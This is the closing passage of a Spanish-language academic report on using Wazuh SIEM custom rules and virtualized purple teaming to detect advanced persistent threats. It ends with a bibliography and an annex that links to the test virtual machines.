Desde una perspectiva comercial, Wazuh destaca como una plataforma flexible que permite personalizar casos de uso para detectar tácticas avanzadas sin necesidad de realizar pentesting disruptivo en producción. Esto es posible gracias a su capacidad para desarrollar reglas basadas en inteligencia de amenazas y en escenarios simulados en entornos controlados. De esta forma, se puede monitorear proactivamente y validar continuamente la postura de seguridad, detectando comportamientos asociados a fases avanzadas del ataque si llegaran a ocurrir.

La configuración por defecto de Wazuh proporciona una base sólida para generar casos de uso de ataques tradicionales. No obstante, para entornos productivos y la capacidad de generar

casos de uso para amenazas modernas, ataques sigilosos, reconocimiento activo, ingeniería social y explotación avanzada, la integración y el desarrollo continuo de reglas personalizadas son imprescindibles.

Finalmente, la estrategia incluye ofrecer un "Purple Teaming" virtualizado, donde se simulan ataques en entornos aislados para crear y refinar reglas personalizadas en Wazuh, que luego se despliegan en producción. Esto proporciona una defensa robusta y adaptada, minimizando riesgos operativos y cumpliendo con regulaciones estrictas, posicionando a Wazuh como una solución comercial atractiva para mejorar la detección continua y la respuesta ante amenazas avanzadas en entornos críticos.

Referencias Bibliográficas

(s.f.). Obtenido de Wazuh Proof of Concept – Ubuntu Endpoint: https://igorsec-blog.translate.goog/2023/08/19/wazuh-part-4-proof-of-concept-ubuntu-endpoint-part-1-of-3/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

Ali, M. K. (2021). *Advanced persistent threat (APT) detection using correlation of security events. Cybersecurity and Networks, 15(4), 120-135.* Obtenido de https://doi.org/10.1007/s10207-021-00534-9

Apache. (s.f.). Obtenido de Apache HTTP Server Version 2.4: https://httpd.apache.org/docs/2.4/logs.html

Camaño, J. G. (11 de Febrero de 2025). *CTL Tech*. Obtenido de https://ctl.tech/wazuh-aliado-ciberseguridad/

Canary, R. (2023). *Atomic Red Team: Simulating Adversary Behavior*. Obtenido de https://atomicredteam.io/

CardinalOps. (2023). Quantifying the MITRE ATT&CK gaps that lead. *THIRD ANNUAL REPORT State of SIEM Detection Risk*.

Cortés Novoa, A. F. (s.f.). AMENAZAS PERSISTENTES AVANZADAS (APT): MODELO DE FUNCIONAMIENTO Y ANÁLISIS AL CASO DE ESTUDIO PROJECTSAURON.

Exabeam. (2025). Obtenido de https://www-exabeam-com.translate.goog/explainers/siem-tools/siem-solutions/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

Fortinet. (2025). *FORTINET Amenaza persistente avanzada (ATP)*. Obtenido de https://www.fortinet.com/lat/resources/cyberglossary/advanced-persistent-threat

Github. (13 de Junio de 2022). Obtenido de Auto-detected Syslog Log Source and added to Agent List #13856: https://github.com/wazuh/wazuh/issues/13856

GITHUB. (s.f.). *GITHUB*. Obtenido de https://github.com/wazuh/wazuh-ruleset/blob/master/rules/0575-win-base_rules.xml

IBM. (2025). *IMB*. Obtenido de https://www.ibm.com/mx-es/topics/siem

Kaspersky. (2025). *Kaspersky ¿Qué es una amenaza avanzada persistente (APT)?* Obtenido de https://latam.kaspersky.com/resource-center/definitions/advanced-persistent-threats?srsltid=AfmBOopkXSmLv5HWOLmEkRn5WVYWD8Y537sQ9qlFcRpv6mZydGZ4llmJ

Khan, S. (s.f.). *Medium*. Obtenido de Step-by-Step Guide to Setting Up Snort as IDS with wazuh (SIEM) Integration!: https://securitywithblue.medium.com/step-by-step-guide-to-setting-up-snort-as-ids-with-wazuh-siem-integration-2ef1a5818b26

Linares, J. (25 de Junio de 2020). *Wazuh*. Obtenido de Detecting Metasploit attacks: https://wazuh.com/blog/detecting-metasploit-attacks/

LUMU. (2025). *MITRE ATT&CK Matrix*. Obtenido de https://docs.lumu.io/portal/en/kb/articles/attack-matrix

Martinez, W. R., & Cevallos, A. A. (2023). *Estrategia de detección temprana de eventos de seguridad utilizando un SIEM open source para los servicios digitales de Banca Web.* Cuenca.

Medium. (3 de Septiembre de 2024). Obtenido de Exploiting FTP Vulnerabilities on Metasploitable 2: https://medium.com/@josegpach/exploiting-ftp-vulnerabilities-on-metasploitable-2-bbd935d42e23

MITRE, T. (2025). Obtenido de https://attack.mitre.org/datasources/DS0019/?utm_source=chatgpt.com

Mota, E. (2021). *WAZUH: la plataforma de seguridad de código abierto*. Obtenido de https://www.azulweb.net/wazuh-la-plataforma-de-seguridad-de-codigo-abierto/

Pillajo Casillas , N. A., & Burgos Buenaño, V. A. (2024). *Simulación de ataques ofensivos basados en APT38 y control.* Quito.

Pittman, R. D. (2010). *Handbook of Digital Forensics and Investigation.*

Proofpoint. (2025). *Proofpoint*. Obtenido de https://www.proofpoint.com/es/threat-reference/security-information-event-management-siem

Sánchez, J. J. (28 de Octubre de 2020). *Medium*. Obtenido de Integrating Telegram with Wazuh: https://medium.com/@jesusjimsa_12801/integrating-telegram-with-wazuh-4d8db91025f

Securonix. (2025). Obtenido de https://www-securonix-com.translate.goog/what-is-siem/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

Upekshitha, H. (2024). *Github*. Obtenido de Wazuh Integrations Telegram: https://github.com/Hasitha9796/Wazuh-Integrations/blob/main/Telegram%20Integration%20with%20Wazuh/custom-telegram.py

Upekshitha, H. (28 de Octubre de 2024). *Medium*. Obtenido de Wazuh alerts to Telegram: https://medium.com/@hasithaupekshitha97/wazuh-alerts-to-telegram-fb9d15b2e544

Wazuh. (s.f.). Obtenido de Monitoring network devices with Wazuh: https://wazuh.com/blog/monitoring-network-devices/

Wazuh. (2025). Obtenido de https://documentation.wazuh.com/current/getting-started/architecture.html

Wunder, J. (18 de Junio de 2019). *Medium MITRE ATT&CK*. Obtenido de https://medium.com/mitre-attack/getting-started-with-attack-detection-a8e49e4960d0

ANEXOS

Anexo A

Las máquinas virtuales utilizadas en el ambiente de pruebas controladas pueden descargarse desde el siguiente link:

https://drive.google.com/drive/folders/1rl20zL6Ct42eTV1Gk443Zuof-QblNZgn